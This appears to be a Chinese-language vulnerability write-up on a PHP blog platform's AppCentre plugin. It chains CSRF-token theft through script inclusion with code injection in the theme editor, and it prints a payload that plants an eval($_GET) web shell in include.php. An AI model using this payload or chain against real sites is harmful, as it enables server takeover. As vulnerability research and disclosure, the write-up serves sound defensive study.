



**分析:**

**1、获取 CSRFTOKEN。**

因为全站采用了csrftoken来防护，但是在如下文件中有输出csrftoken，输出点在$(“#divMain2”).append()。 功能就是dom操作，在id为divMain2中中appened特定的html。


File:zb\_users/plugin/AppCentre/theme.js.php






由于CORS，通过XHR只能成功发送请求，但是得不到响应内容。


但是通过<script src=这个URL>时，请求会如下，



因此可以在这个页面构造<div id=”divMain2”> </div>那么当js加载时，$(“#divMain2”).append()执行完毕就会在页面攻击构造的div标签中注入html。



因此就能在csrf.html页面间接获取csrftoken了。



**2、GETSHELL**

在新建插件和新建主题处，以zb\_users/plugin/AppCentre/theme\_edit.php

为例。此处正则表达式实际并没有实现作者想要的功能。因此只要符合长度大于等于3，例如test(){}#");function RegisterPlugin($a){eval($\_GET['a']);}#

最终字符串也被拼接写入include.php。include.php直接调用了RegisterPlugin

，正常的逻辑是main.php去加载这个include.php，不然直接访问include.php就会出现未定义，因此在构造payload的时候需要考虑去定义这个函数。最终导致生成恶意的php 文件。

